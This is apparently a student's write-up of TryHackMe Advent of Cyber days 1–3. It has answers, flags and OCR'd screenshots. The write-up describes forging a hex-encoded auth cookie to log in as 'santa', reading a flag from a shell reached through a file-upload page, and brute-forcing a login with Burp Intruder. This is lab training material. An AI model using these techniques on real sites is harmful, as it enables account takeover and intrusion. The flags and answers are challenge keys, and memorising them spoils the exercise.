7b 22 63 6f 6d 70 61 6e 79 22 3a 22 54 68 65 20 42 65 73 74 20 46 65 73 74 69 76 61 6c 20 43 6f 6d
70 61 6e 79 22 2c 20 22 75 73 65 72 6e 61 6d 65 22 3a 22 73 61 6e 74 61 22 7d
```

Q8: What is the flag you're given when the line is fully active?
THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.95.115
10:49
TryHackMe | 25 Days of C
Christmas Console
Not secure | 10.10.178.252
Logout

CONTROL CONSOLE

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}

Thought Process/Methodology:
First, I access the target machine, and it shows me the title of the website. I register an account and log in. Then, I open the browser's developer tool and choose the application to check the name of the cookie used for authentication. There is only one cookie. And I can see the name, value, etc. of the cookie. Afterwards, I go to CyberChef to decode the cookie value. I can see the company field in the cookie, and I use CyberChef to check the hexadecimal value of it. To know the value of Santa's cookie, I change the username into Santa and use CyberChef to check the hexadecimal value of it. Then, I log out and back to the login page, I open the browser's developer tool and go to the cookie page, and change the cookie name

into ‘auth’, and change the value of the cookie. I successfully log into Santa’s account and active all the controls. I get a flag in the end.


Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Kali Linux, Chrome

Solution/walkthrough:


Q1: What string of text needs adding to the URL to get access to the upload page?

A1: ODIzODI5MTNiYmYw


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
10.8.95.115
11:21
TryHackMe | 25 Days of C
Protection
Not secure
10.10.185.104/?id=ODIzODI5MTNiYmYw

Q2: What type of file is accepted by the site?

A2: Image




Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

No file selected


Q3: In which directory are the uploaded files stored?
uploads


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.95.115
11:26
TryHackMe | 25 Days of C
Index of /uploads
Not secure
10.10.185.104/uploads/

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	

Q5: What is the flag in /var/www/flag.txt?
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}



```
html
sh-4.4$ cat flag.txt
cat flag.txt

════════════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)


════════════════════════════════════════════════════════════


sh-4.4$ 
```

Thought Process/Methodology:

First, I access the target machine. I find that uploads are the uploaded files stored.

Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What is the name of the botnet mentioned in the text that was reported in 2018?
A1: Mirai

Q2: How much did Starbucks pay in USD for reporting default credentials according to the text?
A2: $250


Q3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?
A3: arm4nd0

Q4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

A4: 8080

Q5: Examine the options on FoxyProxy on Burp. What is the proxy type?

A5: HTTP


Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate
Add
Edit
Remove
Up
Down
Add
Edit

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
☑	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or ano installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$|...
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
□	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

Intercept Server Responses


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

□ Intercept responses based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
☑		Content type header	Matches	text

Q6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

A6: %50%53%50%30%32%30%31




Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
PSP0201
```

```
%50%53%50%30%32%30%31
```

Q8: What is the flag?
A8: THM{885ffab980e049847516f9d8fe99ad1a}


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.95.115
8:50
Santa Sleigh Tracker
Not secure | 10.10.171.34/tracker

Santa Sleigh Tracker App

GPS: Online Last Airborne: 24th December 2019 Santa Sleigh: Offline

Flag: THM{885ffab980e049847516f9d8fe99ad1a}

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by Santa's Elves.

Thought Process/Methodology:
First, I access the target machine. I turn on the intercept in BurpSuite and randomly key in the username and password. I sent the intercepted username and password into the intruder. Then, I change the attack type to cluster bomb, key in the username and password which I would like to try, and start attacking. Afterwards, I get a list from payload 1 and 2. I find the correct username and password and login successfully. I get the flag in the end.

